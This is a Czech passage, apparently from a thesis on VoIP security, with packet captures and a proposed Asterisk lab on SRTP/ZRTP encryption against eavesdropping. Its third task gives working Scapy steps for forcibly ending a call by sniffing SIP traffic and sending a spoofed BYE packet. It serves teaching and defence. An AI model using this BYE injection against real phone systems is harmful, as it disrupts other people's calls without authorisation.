FXO	Hardwarová karta
FXS	Hardwarová karta
GSM	Global System for Mobile Communications
H.235	ITU VoIP protocol
H.245	ITU VoIP protocol
H.323	ITU VoIP protocol
H.332	ITU VoIP protocol
HMAC	Keyed-Hash Message Authentication Code
HTTP	Hypertext Transfer Protocol
HW	Hardware
IAX, IAX2	Inter-Asterisk eXchange Protocol
IDS	Intrusion detection system
IETF	Internet Engineering Task Force
IP	Internet Protocol
IPsec	Internet Protocol Security
IPv4/IPv6	Internet Protocol version 4/6
ISDN	Integrated Services Digital Network
ISO/OSI	International Standards Organization / Open System Interconnection
ITU-T	International Telecommunication Union – Telecommuni. Standart. Sector
IVR	Interactive Voice Response
Mac OS	Operační systém
MAC	Media Access Control
MD5	Message-Digest algorithm
MP3	MPEG-1 Layer III
MPEG	Motion Picture Experts Group
PBX	Pobočková ústředna
PSTN	Public Switched Telephone Network
QoS	Quality of Service
RFC	Request for comments
RTCP	Real-time Control Protocol
RTP	Real-time Transport Protocol

SHA-1	Secure Hash Algorithm
SIP URI	SIP Uniform Resource Identifier
SIP	Session Initiation Protocol
SIPS	SIP Security
SRTP	Secure Real-Time Protocol
SSL	Secure Sockets Layer
T1	Hardwarová karta
TCP	Transmission Control Protocol
TCP/IP	Transmission Control Protocol / Internet Protocol
TLS	Transport Layer Security
UDP	User Datagram Protocol
VoIP	Voice over Internet Protocol
WEP	Wired Equivalent Privacy
Wi-Fi	Wireless Fidelity
WPA	Wireless Application Protocol
ZRTP	SRTP with Diffie-Hellman key exchange

SEZNAM PŘÍLOH


A Analýza SIP a IAX programem Wireshark

A.1 Analýza SIP protokolu – metoda INVITE




```
Session Initiation Protocol (SIP as raw text)
    INVITE sip:202@192.168.0.116 SIP/2.0\r\n
    Via: SIP/2.0/UDP 192.168.0.195:5060;rport;branch=z9hG4bK4040054053\r\n
    From: nela <sip:201@192.168.0.116>;tag=2552105610\r\n
    To: <sip:202@192.168.0.116>\r\n
    Call-ID: 1073486184@192.168.0.195\r\n
    CSeq: 20 INVITE\r\n
    Contact: <sip:201@192.168.0.195:5060>\r\n
    Max-Forwards: 70\r\n
    User-Agent: wengo/v1/wengophoneng/wengo/rev49cd2a2682c9/trunk/\r\n
    Expires: 120\r\n
    Allow: INVITE, ACK, CANCEL, BYE, OPTIONS, REFER, SUBSCRIBE, NOTIFY, MESSAGE\r\n
    Content-Type: application/sdp\r\n
    Content-Length:   403\r\n
    \r\n
    v=0\r\n
    o=userX 20000001 20000001 IN IP4 192.168.0.195\r\n
    s=A call\r\n
    c=IN IP4 192.168.0.195\r\n
    t=1268847502 1268851102\r\n
    m=audio 10600 RTP/AVP 105 0 8 3 9 101\r\n
    a=ptime:20\r\n
    a=rtpmap:105 SPEEX/8000/1\r\n
    a=rtpmap:0 PCMU/8000/1\r\n
    a=rtpmap:8 PCMA/8000/1\r\n
    a=rtpmap:3 GSM/8000/1\r\n
    a=rtpmap:9 G722/8000/1\r\n
    a=rtpmap:101 telephone-event/8000/1\r\n
    m=video 10702 RTP/AVP 34 31\r\n
    a=rtpmap:34 H263/90000/1\r\n
    a=rtpmap:31 H261/90000/1\r\n
```

A.2 Analýza IAX protokolu



A.3 Analýza SRTP protokolu



A.4 Analýza ZRTP protokolu

```
⊞ Frame 38 (174 bytes on wire, 174 bytes captured)
⊞ Ethernet II, Src: Giga-Byt_51:ed:41 (00:1a:4d:51:ed:41), Dst: Giga-Byt_52:4b:98 (00:1a:4d:52:4b:98)
⊞ Internet Protocol, Src: 192.168.10.116 (192.168.10.116), Dst: 192.168.10.115 (192.168.10.115)
⊞ User Datagram Protocol, Src Port: irdmi (8000), Dst Port: 8004 (8004)
⊟ ZRTP protocol
    00.. .... = RTP Version: 0
    ..0. .... = RTP padding: False
    ...1 .... = RTP Extension: True
    Sequence: 41011
    Magic Cookie: ZRTP
    Source Identifier: 0x78cc4864
  ⊟ Message
      Signature: 0x505a
      Length: 29
      Type: Commit
    ⊟ Data
        Hash Image: 71D3D2300944EA0678924173933E46FC562A0E4AFAD04D61...
        ZID: 6B697A75DBBD1F16CD8EA4C7
        Hash: SHA-256 Hash
        Cipher: AES-CM with 128 bit keys
        Auth tag: HMAC-SHA1 32 bit authentication tag
        Key agreement: DH mode with p=3072 bit prime
        SAS type: Short authentication string using base 256
        hvi: FAD43F0CD1D1DBFD49C6CB2F9589F6589BC28B6BE6103CD8...
        HMAC: 25E2DF3287990657
  ⊞ Checksum: 0xb43fb3b9 [correct]
```

B Analýza násilného ukončení a přesměrování hovoru

B.1 Analýza ACK paketu

```
###[ Ethernet ]###
  dst= 00:1a:4d:4d:92:43
  src= 00:1a:4d:51:ed:41
  type= 0x800
###[ IP ]###
     version= 4L
     ihl= 5L
     tos= 0x0
     len= 520
     id= 0
     flags= DF
     frag= 0L
     ttl= 64
     proto= udp
     chksum= 0xa2b1
     src= 192.168.10.116
     dst= 192.168.10.111
     options= ''
###[ UDP ]###
        sport= sip_tls
        dport= sip
        len= 500
        chksum= 0x919c
###[ Raw ]###
           load= 'ACK sip:200@192.168.10.111 SIP/2.0\r\nVia: SIP/2.0/UDP
192.168.10.116:5061;branch=z9hG4bK-d8754z-8676cb0e29e5e1f3-1---d8754z-;rport\r\nMax-
Forwards: 70\r\nContact:
<sip:100@192.168.10.116:5061;rinstance=a0829647fcdfe6c5;transport=UDP>\r\nTo:
"200"<sip:200@192.168.10.111>;tag=as0c9b622f\r\nFrom:
<sip:100@192.168.10.116:5061;rinstance=a0829647fcdfe6c5;transport=UDP>;tag=28e5e673\r\nC
all-ID: 3d07e30f70bb20e320fcd7e2066dba06@192.168.10.111\r\nCSeq: 2 ACK\r\nUser-Agent:
Zoiper rev.5415\r\nContent-Length: 0\r\n\r\n'
```

B.2 Analýza BYE paketu

```
###[ IP ]###
  version= 4
  ihl= 0
  tos= 0x0
  len= 0
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= 0x0
  src= 192.168.10.115
  dst= 192.168.10.111
  options= ''
###[ UDP ]###
     sport= sip
     dport= sip
     len= 0
     chksum= 0x0
###[ Raw ]###
        load= 'BYE sip:200@192.168.10.111 SIP/2.0\r\nVia: SIP/2.0/UDP
192.168.10.116:5061;branch=z9hG4bK-d8754z-8676cb0e29e5e1f3-1---d8754z-;rport\r\nMax-
Forwards: 70\r\nContact:
<sip:100@192.168.10.116:5061;rinstance=a0829647fcdfe6c5;transport=UDP>\r\nTo:
200<sip:200@192.168.10.111>;tag=as0c9b622f\r\nFrom:
<sip:100@192.168.10.116:5061;rinstance=a0829647fcdfe6c5;transport=UDP>;tag=28e5e673\r\nC
all-ID: 3d07e30f70bb20e320fcd7e2066dba06@192.168.10.111\r\nCSeq: 3 BYE\r\nUser-Agent:
Zoiper rev.5415\r\nContent-Length: 0\r\n\r\n'
```

B.3 Analýza a změna INVITE paketu

Původní paket INVITE

p[1].show
<bound method Ether.show of <Ether dst=00:0c:29:83:92:20 src=00:1a:4d:52:4b:98 type=0x800 |<IP version=4L ihl=5L tos=0x0 len=895 id=0 flags=DF frag=0L ttl=64 proto=udp chksum=0xa1a6 src=192.168.10.115 dst=192.168.10.4 options='' |<UDP sport=sip_tls dport=sip len=875 chksum=0x356e |<Raw load='INVITE sip:100@192.168.10.4;transport=UDP SIP/2.0\r\nVia: SIP/2.0/UDP 192.168.10.115:5061;branch=z9hG4bK-d8754z-5e0103678cc98fcd-1---d8754z-;rport\r\nMax-Forwards: 70\r\nContact: <sip:200@192.168.10.115:5061;transport=UDP>\r\nTo: <sip:100@192.168.10.4;transport=UDP>\r\nFrom: "200"<sip:200@192.168.10.4;transport=UDP>;tag=1bf7da30\r\nCall-ID: YjhkNTMzZTc2NzVmYmVlMTUxNTA5NzhhZjM0NTBhMjg.\r\nCSeq: 1 INVITE\r\nAllow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE\r\nContent-Type: application/sdp\r\nUser-Agent: Zoiper rev.5415\r\nContent-Length: 308\r\n\r\nv=0\r\no=Z 0 0 IN IP4 192.168.10.115\r\ns=Z\r\nc=IN IP4 192.168.10.115\r\nt=0 0\r\nm=audio 8000 RTP/AVP 3 110 98 8 0 101\r\na=rtpmap:3 GSM/8000\r\na=rtpmap:110 speex/8000\r\na=rtpmap:98 iLBC/8000\r\na=fmtp:98 mode=30\r\na=rtpmap:8 PCMA/8000\r\na=rtpmap:0 PCMU/8000\r\na=rtpmap:101 telephone-event/8000\r\na=fmtp:101 0-15\r\na=sendrecv\r\n'

Změněný paket INVITE

>>> raw=Raw(load="INVITE sip:100@192.168.10.4;transport=UDP SIP/2.0\r\nVia: SIP/2.0/UDP 192.168.10.115:5061;branch=z9hG4bK-d8754z-5e0103678cc98fcd-1---d8754z-;rport\r\nMax-Forwards: 70\r\nContact: <sip:200@192.168.10.115:5061;transport=UDP>\r\nTo: <sip:100@192.168.10.4;transport=UDP>\r\nFrom: 200 <sip:200@192.168.10.4;transport=UDP>;tag=1bf7da30\r\nCall-ID: YjhkNTMzZTc2NzVmYmVlMTUxNTA5NzhhZjM0NTBhMjg.\r\nCSeq: 2 INVITE\r\nAllow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE\r\nContent-Type: application/sdp\r\nUser-Agent: Zoiper rev.5415\r\nContent-Length: 308\r\n\r\nv=0\r\no=Z 0 0 IN IP4 192.168.10.116\r\ns=Z\r\nc=IN IP4 192.168.10.116\r\nt=0 0\r\nm=audio 8000 RTP/AVP 3 110 98 8 0 101\r\na=rtpmap:3 GSM/8000\r\na=rtpmap:110 speex/8000\r\na=rtpmap:98 iLBC/8000\r\na=fmtp:98 mode=30\r\na=rtpmap:8 PCMA/8000\r\na=rtpmap:0 PCMU/8000\r\na=rtpmap:101 telephone-event/8000\r\na=fmtp:101 0-15\r\na=sendrecv\r\n")

C Návrh laboratorní úlohy

C.1 Laboratorní úloha – obrana před odposlechem a násilné ukončení hovoru ve VoIP s využitím PBX Asterisk


Zadání:

1) Realizujte obranu odposlechu pomocí SRTP protokolu.
2) Realizujte obranu odposlechu pomocí ZRTP protokolu.
3) Realizujte ukončení hovoru mezi dvěma komunikujícími účastníky.

Úvod

Vzhledem k tomu, že v dnešní době je pro komunikaci mezi uživateli stále více využívána technologie VoIP (Voice over Internet Protocol), která skýtá mnoho kladných, ale i záporných vlastností, mezi ně bezpochyby patří i odposlech a další útoky, je tato laboratorní úloha zaměřena na realizaci obrany odposlechu a násilného ukončení hovoru mezi dvěma uživateli v této technologii s využitím PBX Asterisk. K samotné obraně využijeme zabezpečení RTP protokolu pomocí SRTP a ZRTP protokolu, který rozšiřuje SRTP protokol o výměnu klíčů implementací Diffie-Hellmanova algoritmu v hlavičkách RTP paketů pro zabezpečení při výměně symetrického klíče. Výhodou těchto zabezpečených protokolů je, že v případě odposlechu je z pořízených záznamů slyšet pouze šum. Laboratorní úloha je navržena do operačního systému linux (Ubuntu). Nástrojem pro odposlech je pro oba úkoly program Wireshark. Jednotlivá síťová nastavení pracovišť jsou popsána na tabuli. Na obrázku 1.1 je zobrazena analýza nezabezpečeného paketu.

Dalším realizovatelným útokem je násilné ukončení hovoru mezi dvěma uživateli. K tomuto útoku bude využito programu Scapy a Wireshark. Princip samotného útoku je založen na komunikaci SIP protokolu.



Obrázek 1.1: Analýza nezabezpečeného paketu

Postup k úkolu 1

1) K samotné realizaci bude využito softwarové ústředny Asterisk, do které je potřeba doinstalovat libsrtp z: http://srtp.sourceforge.net/download.html, po stažení se balíček rozbalí a nainstaluje pomocí následujících příkazů:

```
./configure
make
make runtest
make install
```

2) Případně je možné si stáhnout instalaci samotného Asterisku, která již libsrtp obsahuje z odkazu, kde se vytvoří složka asterisk-srtp:

```
http://svn.digium.com/svn/asterisk/team/group/srtp asterisk-srtp
```

a nainstalovat jej podle následujících příkazů:

```
cd asterisk-srtp
./configure
make menuselect (nastavení v "resource modules")
make
make install
```

3) Dále je třeba nastavit účty sip.conf a extensions.conf. v samotném Asterisku.


sip.conf:

```
[general]
context=kontext1
bindport=5060
disallow=all
allow=alaw
srtpcapable=yes
language=en
canreinvite=no

[100]
type=friend
secret=asdf
username=100
host=dynamic
auth=md5
nat=yes

[200]
type=friend
secret=asdf
username=200
host=dynamic
auth=md5
nat=yes
```


extensions.conf

```
[kontext1]
exten => _XXX,1,Set (_SIPSRTP=${SIPPEER(${EXTEN},srtpcapable)})
exten => _XXX,n,Dial (SIP/${EXTEN})
```

4) Jako softwarový klient je zvolen PhonerLite, který je již nainstalovaný na počítači a stačí jej nakonfigurovat pro připojení do Asterisku dle obrázku 1.2 a 1.3, kde je zobrazena podpora šifrování pomocí SRTP.




Obrázek 1.2: Nastavení připojení do Asterisku



Obrázek 1.3: Nastavení šifrování SRTP

5) Pro analýzu je zvolen nainstalovaný program Wireshark (http://www.wireshark.org). Po správném nastavení se v programu po spuštění analýzy objeví šifrovaný přenos pomocí SRTP protokolu viz. obrázek 1.4.



Obrázek 1.4: Analýza programem Wireshark – SRTP zabezpečení

Postup k úkolu 2


1) K realizaci toho zabezpečení je zvolen program Zfone, který nainstalujete z:

zfoneproject.com

2) Vzhledem k tomu, že při instalaci se Zfone nainstaluje mezi účastníka a ústřednu stačí jej pouze spustit.

3) Pro komunikaci opět využijeme uživatele z předchozího zabezpečení, kde odstraníme v souboru extensions.conf zabezpečení SRTP.

4) Pro analýzu opět spustíme program Wireshark, kde při navázání komunikace bude vidět zabezpečení dle obrázku 2.1, které je zobrazeno i v samotném zfone viz. obrázek 2.2.



Obrázek 2.1: Analýza programem Wireshark – ZRTP zabezpečení

Obrázek 2.2: Program Zfone – zabezpečení přenosu

Postup k úkolu 3

1) K realizaci tohoto útoku je zvolen programScapy, který nainstalujete z:

http://www.secdev.org/projects/scapy/

2) Program spusťte v terminálu příkazem scapy a objeví se následující:

>>> Welcome to Scapy

Poté ihned navažte komunikaci pomocí softwarového klienta Zoiper (ten je již nainstalovaný na počítači) mezi jednotlivými dvěma uživateli.

3) Pro odchycení paketů při komunikaci mezi dvěma uživateli zadejte následující příkaz:

```
>>> p=sniff(filter="udp and port 5060")
```

4) Po chvíli odchycení přerušte a následujícím příkazem zobrazte odchycené pakety:

```
>>>p.show()
```

popřípadě zvolený paket:

```
>>>p[x].show(), x = číslo zvoleného paketu
```

5) Najděte vhodný paket INVITE a vytvořte zkopírováním obsahu pole Raw a změnou hodnoty ACK na BYE paket BYE viz. příklad:

```
raw=Raw(load="BYE sip:200@192.168.10.111 SIP/2.0\r\nVia: SIP/2.0/UDP
192.168.10.116:5061;branch=z9hG4bK-d8754z-8676cb0e29e5e1f3-1---d8754z-;rport\r\nMax-
Forwards: 70\r\nContact:
<sip:100@192.168.10.116:5061;rinstance=a0829647fcdfe6c5;transport=UDP>\r\nTo:
200<sip:200@192.168.10.111>;tag=as0c9b622f\r\nFrom:
<sip:100@192.168.10.116:5061;rinstance=a0829647fcdfe6c5;transport=UDP>;tag=28e5e673\r\nC
all-ID: 3d07e30f70bb20e320fcd7e2066dba06@192.168.10.111\r\nCSeq: 3 BYE\r\nUser-Agent:
Zoiper rev.5415\r\nContent-Length: 0\r\n\r\n")
```


6) Dále v paketu změňte zdrojovou i cílovou adresu serveru i útočníka (odkud provádíte útok) viz. příklad:

```
>>> paket=IP(src="192.168.10.115",dst="192.168.10.111")/UDP(sport=5060,dport=5060)/raw
```

7) Nakonec zašlete paket do sítě jednoduchým příkazem:

```
>>> send(paket)
```

